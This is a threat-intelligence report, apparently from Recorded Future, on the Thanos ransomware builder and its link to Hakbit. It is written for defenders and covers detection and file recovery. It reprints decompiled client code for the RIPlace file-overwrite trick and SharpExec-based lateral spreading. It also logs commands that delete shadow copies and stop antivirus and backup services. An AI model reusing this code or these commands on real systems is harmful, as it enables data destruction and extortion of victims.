
Recorded Future®

MALWARE/TOOL PROFILE

New Ransomware-as-a-Service Tool 'Thanos' Shows Connections to 'Hakbit'

By Insikt Group®



MTP-2020-0610

Recorded Future's Insikt Group® has developed new detection methods for Thanos ransomware as part of an in-depth investigation. Data sources included the Recorded Future® Platform, online multiscanner repositories, and various OSINT tools.

The target audience for this research includes security practitioners, network defenders, and threat intelligence professionals who are interested in novel ransomware threats.

Executive Summary

In January 2020, while using the Recorded Future® Platform to monitor the weaponization of the RIPlace technique, Insikt Group uncovered a new family of ransomware for sale on Exploit Forum called Thanos, developed by a threat actor with the alias "Nosophoros."

Nosophoros offered Thanos as a private ransomware builder with the ability to generate new Thanos ransomware clients based on 43 different configuration options. Recorded Future analyzed the Thanos ransomware builder to detect, understand, and exercise the breadth of functionality that the Thanos ransomware can support. The Thanos client is simple in its overall structure and functionality. It is written in C# and is straightforward to understand even with obfuscation, though it does incorporate some more advanced features such as the RIPlace technique.

During this research, we observed an overlap between our detections and a ransomware family called Hakbit. Based on code similarity, string reuse, and core functionality, Insikt Group assesses with high confidence that ransomware samples tracked as Hakbit are built using the Thanos ransomware builder developed by Nosophoros.

Thanos's ease of use has been an asset to its creator, as Recorded Future has observed the rising popularity of the malware on multiple underground forums. We believe this is indicative of the continuing trend of threat actors looking for ready-to-use ransomware. Nosophoros has continued to develop Thanos over at least the past six months, with regular updates and new features. Thanos is advertised as a "Ransomware Affiliate Program," similar to a ransomware-as-a-service (RaaS) model. Thanos will continue to be weaponized by threat actors either individually and collectively as part of the affiliate program.

Key Judgments

- Thanos was the first ransomware family to advertise use of the RIPlace technique, demonstrating a real instance of underground actors weaponizing proofs of concept originating from security research.
- The Thanos ransomware does not incorporate any novel functionality or techniques, with the exception of its use of RIPlace. With information security best practices such as prohibiting external FTP connections and blacklisting downloads of known-offensive security tools, the risks associated with the two key components of Thanos — Data Stealer and Lateral Movement — can be averted.
- Based on code similarity, string reuse, and core functionality, Recorded Future assesses with high confidence that the Thanos ransomware is the commodity ransomware that has been identified as Hakbit by other security researchers.
- By default, Thanos uses a random, 32-byte string generated at runtime as a password for the AES file encryption. The string is then encrypted with the ransomware operator's public key and added to the ransom note. Without the corresponding private key, recovering encrypted files is impossible.
- The Thanos builder includes the option to use a static password for the AES file encryption. If this option is selected, the clients generated by Thanos will contain the AES password used to encrypt files. Analyzing the client could allow data recovery without paying the demanded ransom.
- During Thanos client execution, the encryption and decryption keys can be recovered from memory, which should prevent loss of data without paying the demanded ransom.

Background

In November 2019, security company Nyotron released a proof of concept for a ransomware technique dubbed RIPlace. At the time of release, RIPlace bypassed most existing anti-ransomware methods, slipped past antivirus (AV) products tested, and evaded detection by endpoint detection and response (EDR) products. Nyotron disclosed the flaw to the vendors listed, including Microsoft. However, according to Microsoft's statement given to BleepingComputer, since RIPlace had not been actually observed in ransomware at the time of writing, "this technique is not considered a vulnerability and as CFA is a defense-in-depth feature, it does not satisfy our security servicing criteria." According to BleepingComputer, only Kaspersky and Carbon Black modified their software to prevent this technique from executing, as last reported in November 2019. However, since as early as January 2020, Insikt Group has observed members of dark web and underground forums implementing the RIPlace technique.




Figure 1: Timeline showing emergence of RIPlace technique in ransomware for sale. (Source: Recorded Future)

Insikt Group first observed Thanos ransomware in February 2020 being advertised by threat actor Nosophoros on XSS Forum due to a feature update including the RIPlace technique. Nosophoros offered either a monthly "light" or lifetime "company" subscription to the Thanos builder. The company version includes additional features as compared with the light version, such as RootKit, RIPlace technology, client expiration settings for affiliate programs, and spread on LAN. This report is based on analysis of the lifetime "company" version, which covers the full capabilities of Thanos ransomware.

Threat Analysis

Builder Analysis

The Thanos ransomware builder gives operators of the ransomware the ability to create the ransomware clients with many different options. The full builder user interface can be seen in Figure 2. The builder provides some default options, but requires operators to configure others, such as the Bitcoin address that will be included in the ransom note. Other options can be enabled at the operator's discretion.

Figure 2: Thanos ransomware builder options. (Source: Recorded Future)

Once the operator has completed the configuration stage, the builder generates a .NET executable file in the directory of the operator's choosing. The binaries generated appear to be the result of replacing strings in a template binary based on the configuration options selected, and based on the configuration options using string values "YES" and "NO" rather than actual boolean values. An example of an unobfuscated sample with the configuration options can be seen in Figure 3. In the builder, hovering over each of these options would reveal a help message for the option. The full list of options and their help messages can be found in Appendix A.

```
static Program()
{
    Program.imha = "EVET";
    Program.PasswordBytes = null;
    Program.Size = "NO";
    Program.Mb = "100000000";
    Program.DizonList = new List<string>();
    Program.DoneExtensions = new List<string>();
    Program.Persistence = "NO";
    Program.DynamicPass = "";
    Program.DeceiveMe = "NO";
    Program.rand = 0;
    Program.ReleaseLockedFiles = "YES";
    Program.AntiVM = "NO";
    Program.Delay = "NO";
    Program.DelayTime = "0";
    Program.DisableDefender = "YES";
    Program.DisableAMSI = "YES";
    Program.CriticalProcess = "NO";
    Program.WallpaperChanger = "NO";
    List<string> strs = new List<string>()
    {
        Program.Base64Decode("bHNhc3MuZXhl"),
        Program.Base64Decode("c3ZjaHN0LmV4ZQ=="),
        Program.Base64Decode("Y3Jjc3MuZXhl"),
        Program.Base64Decode("Y2hyb21lMzIuZXhl"),
        Program.Base64Decode("ZmlyZWZveC5leGU="),
        Program.Base64Decode("Y2FsYy5leGU="),
        Program.Base64Decode("bXlzcWxkLmV4ZQ=="),
        Program.Base64Decode("ZGxsaHN0LmV4ZQ=="),
        Program.Base64Decode("b3BlcmEzMi5leGU="),
        Program.Base64Decode("bWVtb3AuZXhl"),
        Program.Base64Decode("c3Bvb2xjdi5leGU="),
        Program.Base64Decode("Y3RmbW9tLmV4ZQ=="),
        Program.Base64Decode("U2t5cGVBcHAuZXhl")
    };
    Program.meltList = strs;
    Program.EncryptedDirs = new List<string>();
    Program.SpreadOverNetwork = "YES";
    Program.Live4Ever = "YES";
    Program.KillTM = "YES";
    Program.EncryptedFiles = new List<string>();
    Program.FtpLog = "NO";
    Program.appGuid = "3747bdbf-0ef0-42d8-9234-70d68801f407";
    Program.MultipleThreads = "NO";
    Program.WoL = "NO";
    List<string> strs1 = new List<string>()
    {
        Program.Base64Decode("c3RvcCBhdnBzdXMgL3k="),
        Program.Base64Decode("c3RvcCBNY0FmZWVETFBBZ2VudFNlcnZpY2UgL3k="),
        Program.Base64Decode("c3RvcCBtZmV3YyAveQ=="),
        Program.Base64Decode("c3RvcCBCTVIgQm9vdCBTZXJ2aWNlIC95"),
        Program.Base64Decode("c3RvcCBOZXRCYWNrdXAgQk1SIE1URlRQIFNlcnZpY2UgL3k=")
    };
    Program.notShadowList = strs1;
```

Figure 3: Configuration from sample 81e81f0bbbdb831eda215033b7a7dbf2eed3812f4e58118f181a8e99e613179e. (Source: Recorded Future)

The builder is also responsible for managing the obfuscation of the final binaries. With no obfuscation enabled, the generated .NET executables contain plaintext strings, but still have randomized names for variables, methods, classes, and namespaces. The builder provides two obfuscation methods. The primary method is through the use of a cracked version of the commercial obfuscations tool called SmartAssembly developed by the company Redgate. The secondary method is a configuration option that creates an Inno Setup installer file with the client as an embedded resource file.

Ransomware Client Overview

The Thanos client is written in C#. The clients generated all had randomized strings for the method names, variable names, and class names.

The Thanos client will contain 12 to 17 classes depending on the options and settings selected during the building phase. Some of the classes, such as Program and Crypto, are included in every build. Others, such as NetworkSpreading and Wake on LAN, are only included in the final binary, if the related option is selected. The table below covers the core classes and our description of their intended purpose.

Class Name	Description
AMSI	Attempts to bypass the Windows Antimalware Scan Interface (AMSI)
AntiKill	Disables the use of the Task Manager and protects process from being terminated
Anti_Analysis	Checks for use of a debugger, running in Sandboxie, use of a virtual machine, running Windows XP or small hard drive
Crypto	Creates a randomly generated string and then Base64 encodes
Cryptography Helper	Contains helper functions for encryption. Also contains the public key used to decode the AES encryption/decryption key
Disable	Disables Windows Defender
Empty	Empties the Recycle Bin
Encryptions	Main function that performs the encryption/decryption of the files
FTP	Uploads data to FTP server
Kill	Kills AVG or MalwareBytes antivirus engines if running
LockedFiles	Attempts to release locked files before encryption

Mutex Helper	Creates mutex
NativeMethods	Sleep and execution state methods
NetworkSpreading	Use of SharpExec_x64.exe or SharpExec_x86.exe to install clients on other machines
ProcessCritical	Sets Thanos process as a "critical process," ensuring that the system reboots if the process is terminated
Program	The main function of the Thanos client
Wallpaper	If this option is set, a custom Desktop wallpaper will be set as the primary desktop wallpaper

Insikt has provided additional analysis on some of the more interesting classes in the Thanos Client Feature Analysis section.

Thanos Client Execution Flow

The general execution path of Thanos contains three main activities shown below and depicted in Figure 4.

1. **Advanced Options:** Performs actions related to the configuration settings
2. **Prevent Termination and Recovery:** Stops services and processes that prevent its ability to run and delete backup files and shadow copies
3. **Encrypt and Upload:** Encrypt files and upload to FTP if configured to do so at build time and show the ransom note

noobf_default_2.exe (1292)		"C:\Users Desktop\noobf_default_2.exe"
net.exe (3356)	Net Command	"net.exe" stop avpsus /y
net1.exe (3580)	Net Command	C:\Windows\system32\net1 stop avpsus /y
net.exe (3612)	Net Command	"net.exe" stop McAfeeDLPAgentService /y
net1.exe (3768)	Net Command	C:\Windows\system32\net1 stop McAfeeDLPAgentService /y
net.exe (2624)	Net Command	"net.exe" stop mfewc /y
net1.exe (2612)	Net Command	C:\Windows\system32\net1 stop mfewc /y
net.exe (1432)	Net Command	"net.exe" stop BMR Boot Service /y
net1.exe (3480)	Net Command	C:\Windows\system32\net1 stop BMR Boot Service /y
net.exe (3508)	Net Command	"net.exe" stop NetBackup BMR MTFTP Service /y
net1.exe (3144)	Net Command	C:\Windows\system32\net1 stop NetBackup BMR MTFTP Service /y
sc.exe (2428)	A tool to aid in developing services for WindowsNT	"sc.exe" config SQLTELEMETRY start= disabled
sc.exe (972)	A tool to aid in developing services for WindowsNT	"sc.exe" config SQLTELEMETRY$ECWDB2 start= disabled
sc.exe (3812)	A tool to aid in developing services for WindowsNT	"sc.exe" config SQLWriter start= disabled
sc.exe (3696)	A tool to aid in developing services for WindowsNT	"sc.exe" config SstpSvc start= disabled
taskkill.exe (2928)	Terminates Processes	"taskkill.exe" /IM mspub.exe /F
taskkill.exe (3988)	Terminates Processes	"taskkill.exe" /IM mydesktopqos.exe /F
taskkill.exe (2748)	Terminates Processes	"taskkill.exe" /IM mydesktopservice.exe /F
vssadmin.exe (164)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" Delete Shadows /all /quiet
vssadmin.exe (3900)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin.exe (2200)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin.exe (2568)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin.exe (4016)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin.exe (3572)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin.exe (3476)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin.exe (3716)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin.exe (2720)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin.exe (2444)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin.exe (3380)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin.exe (3316)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin.exe (3544)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin.exe (2684)	Command Line Interface for Microsoft® Volume Shadow Copy Service	"vssadmin.exe" Delete Shadows /all /quiet

Figure 4: Processes created during the execution of a Thanos client. (Source: Recorded Future)

Advanced Options

The first phase consists mostly of executing the advanced options set during the build. These would include actions such as Kill Defender, Anti-VM, and AMSI Bypass.

Within the client itself, the configuration settings can be determined by a list of variables and string arrays at the end of the Program Class. Figure 5 depicts how the configuration settings are set to “yes” or “no” within the client.

```
public static string AntiVM = "NO";
public static string Delay = "NO";
public static string DelayTime = "0";
public static string DisableDefender = "YES";
public static string DisableAMSI = "YES";
public static string CriticalProcess = "NO";
public static string WallpaperChanger = "NO";
public static string SpreadOverNetwork = "YES";
public static string Live4Ever = "YES";
public static string KillTM = "YES";
public static string FtpLog = "NO";
```

Figure 5: Configuration options as class variables in the Thanos client. (Source: Recorded Future)

Prevent Termination and Recovery

After the client performs the configuration actions, the client will next perform a series of tasks to ensure it runs successfully as well as delete backups and shadow copies. These tasks cause multiple child processes, each with different arguments to net.exe, taskkill.exe, del.exe, and vssadmin.exe. Appendix B addresses these actions in more detail.

Encrypt and Upload

Finally, the Thanos client will traverse the attached storage drives, and will attempt to discover and encrypt files with the file extensions configured in the builder (the default extensions can be found in Appendix C). If the option to upload files to an FTP server is enabled (called "datastealer" in the builder), then files with extensions that match a list configured at build time will be uploaded before encryption. The default extensions to upload are ".docx," ".pdf," ".xlsx," and ".csv." Encrypted files have their extensions changed to a value set at build type, with a default value of ".crypted."

After encryption of the files, the ransom note (seen in Figure 6) will be saved to the desktop as well as any folder that has had files encrypted. The default ransom filename is "HELP_ME_RECOVER_MY_FILES.txt." The Thanos client also has the ability to change the wallpaper to an image that is downloaded from an HTTP server set by the threat actor.




Figure 6: Default ransom note. (Source: Recorded Future)

The Thanos client can be configured to create a log of the encryption process that completed and upload that log to a threat actor's FTP server.

Besides the FTP functionality and the ability to download a wallpaper from a web server, the Thanos client does not have any built-in functionality for command and control (C2) communication.

If configured to do so, after the completion of all previous steps, the Thanos client will delete itself.

Thanos Client Feature Analysis

To understand the capabilities of Thanos ransomware, Recorded Future generated over 80 clients with different configuration options enabled. This section highlights six of the key features of the ransomware.

Encryption Process

The Thanos client uses AES-256 in CBC mode to encrypt user files. The key used for the AES encryption is derived from a password and salt using the Windows rfc2898DeriveBytes function call. Once the client has used that key to encrypt all files that it discovers, the client uses an embedded 2048 RSA public key to encrypt the AES password that was used. The base64 string of this encrypted password is added to the ransom note, instructing the victim to send the encrypted password string to the threat actors to decrypt their files. The private key paired with the public key used to encrypt the password is needed to decrypt the AES password. Only the operator who built the Thanos client should have access to the private key.

That password is either statically included in the binary or dynamically created at runtime. The choice is decided by a builder option to use a static password. The help text for this option reads: "All computers in the same network will be encrypted using the same encryption password." If a dynamic key is chosen, then before starting the encryption process the Thanos client uses the Windows RNGCryptoServiceProvider to generate a random, 32-byte base64 string that will be used as the AES password. If the Thanos client is configured to use a static password, then the password is stored in the binary itself. This means that if a Thanos client is recovered after encryption has occurred, **there is a chance that the victims may be able to recover their files without paying the ransom.**

The Thanos client also supports a "Fast" mode of encryption where only a portion of each file will be encrypted. The size of the encrypted portion is set at build time. When this mode is enabled, the client encrypts a configured amount of data from the file, overwrites the file with the encrypted content starting at the beginning of the finally, and prepends a string in the format "Thanos-<size of portion encrypted>-". The code responsible for this can be seen in Figure 7.

```
public static void write_file(string file_name, byte[] oHYKcaRjTs)
{
    FileStream fileStream = new FileStream(file_name, FileMode.Open, FileAccess.ReadWrite, FileShare.ReadWrite);
    fileStream.Write(oHYKcaRjTs, 0, (int)oHYKcaRjTs.Length);
    fileStream.Close();
    fileStream.Dispose();
    byte[] bytes = Encoding.ASCII.GetBytes(string.Concat("Thanos-", Convert.ToString(Config_Main.fast_mode_size), "-"));
    using (FileStream fileStream1 = new FileStream(file_name, FileMode.Append, FileAccess.Write, FileShare.ReadWrite))
    {
        fileStream1.Write(bytes, 0, (int)bytes.Length);
    }
}
```

Figure 7: Thanos string included in partial encryption "Fast" mode function. (Source: Recorded Future)

RIPlace

One of the "company" tier features is the ability to change the Thanos client encryption process to use the RIPlace technique. As mentioned earlier, RIPlace is a technique disclosed by security company Nyotron in November 2019 to evade certain anti-ransomware mitigations.

A detailed look at the technique can be found on Nyotron's website. At a high level, the technique describes a process to encrypt a target file by leveraging symbolic links through an MS-DOS device name to copy an encrypted version of the file to the original file location.

When enabled in the Thanos builder, generated clients will have an extra class and a modification of the encryption workflow to use the RIPlace technique.

```
public static bool riplace_entry(string file_path)
{
    string temp_file = "";
    RIPlaceClass.create_dos_symlink(null);
    if (!RIPlaceClass.Copy_file_to_tmp_and_encrypt(file_path, out temp_file))
    {
        RIPlaceClass.create_dos_symlink(temp_file);
        return false;
    }
    if (!RIPlaceClass.do_the_riplace(temp_file, file_path))
    {
        RIPlaceClass.create_dos_symlink(temp_file);
        return false;
    }
    RIPlaceClass.create_dos_symlink(null);
    return true;
}
```

Figure 8: RIPlace class entry function. (Source: Recorded Future)

The modified workflow is relatively straightforward. The function responsible for the RIPlace workflow can be seen in Figure 8. First, the Thanos client copies the contents of the target file to a temporary directory, encrypts the contents of the file, and saves the encrypted file contents to the file in the temporary directory. Then the client executes the code seen in Figure 9 where an MS-DOS device name is created with the path to the target file, and the device name "Resolve." MoveFileExW is called to move the encrypted file in the temporary directory to the new MS-DOS device, which acts as a symbolic pointer to the target file path. The end result is that the target file is overwritten with the encrypted copy of the file.


```
private static bool do_the_riplace(string encrypted_temp_file_path, string real_file_path)
{
    bool flag;
    try
    {
        if (!RIPlaceClass.DefineDosDevice(1, "Resolve", string.Concat("\\??\\", real_file_path)))
        {
            flag = false;
        }
        else if (cgShifmKOYCez.MoveFileExW(encrypted_temp_file_path, "\\\\.\\Resolve", 9))
        {
            return true;
        }
        else
        {
            flag = false;
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

Figure 9: Function executing the RIPlace technique. (Source: Recorded Future)

Lateral Movement

The lateral movement function of the Thanos client is mostly driven by the use of the SharpExec tool, an offensive security tool specifically designed for lateral movement. The client downloads the SharpExec tools from their GitHub repository (the download URLs are provided in the Detection and Mitigation section).

First, the Thanos client will scan the local network to get a list of online hosts. Then Thanos uses the PSEXEC-like functionality of the SharpExec, which allows it to execute the Thanos client on remote computers.




```
internal class NetworkSpreading
{
    // Token: 0x06000035 RID: 53 RVA: 0x000051BC File Offset: 0x000033BC
    public static void Run()
    {
        try
        {
            NetworkSpreading.lanList = NetworkSpreading.GetLocalNetwork();
            string text = "";
            if (NetworkSpreading.lanList.Count > 0)
            {
                text = NetworkSpreading.DownloadTool();
            }
            if (File.Exists(text))
            {
                foreach (string myIP in NetworkSpreading.lanList)
                {
                    NetworkSpreading.MyIP = myIP;
                    foreach (string text2 in NetworkSpreading.lanList)
                    {
                        if (!(text2 == NetworkSpreading.MyIP))
                        {
                            Program.ProcessCommand(text, string.Concat(new string[]
                            {
                                "-m=psexec -i=",
                                NetworkSpreading.MyIP,
                                " -d=",
                                text2,
                                " -f=",
                                Assembly.GetEntryAssembly().Location,
                                " -e=",
                                Path.Combine(Path.GetTempPath(), Path.GetRandomFileName().Replace(".", "").Remove(0, 3) + ".exe")
                            }));
                        }
                    }
                }
                File.Delete(text);
            }
            catch
            {
            }
```

Figure 10: Network spreading function using SharpExec. (Source: Recorded Future)

Wake on LAN (WoL)

To spread laterally across a victim's local network, Thanos takes advantage of a hardware feature in some computers known as "Wake on LAN" (WoL) that causes the host to turn on. It does so by sending a WoL "magic packet" of the format described in Appendix D.

To achieve this, the client will first use the Address Resolution Protocol (ARP) to collect a mapping of IP addresses and Media Access Control (MAC) addresses. This information is contained in an ARP table.

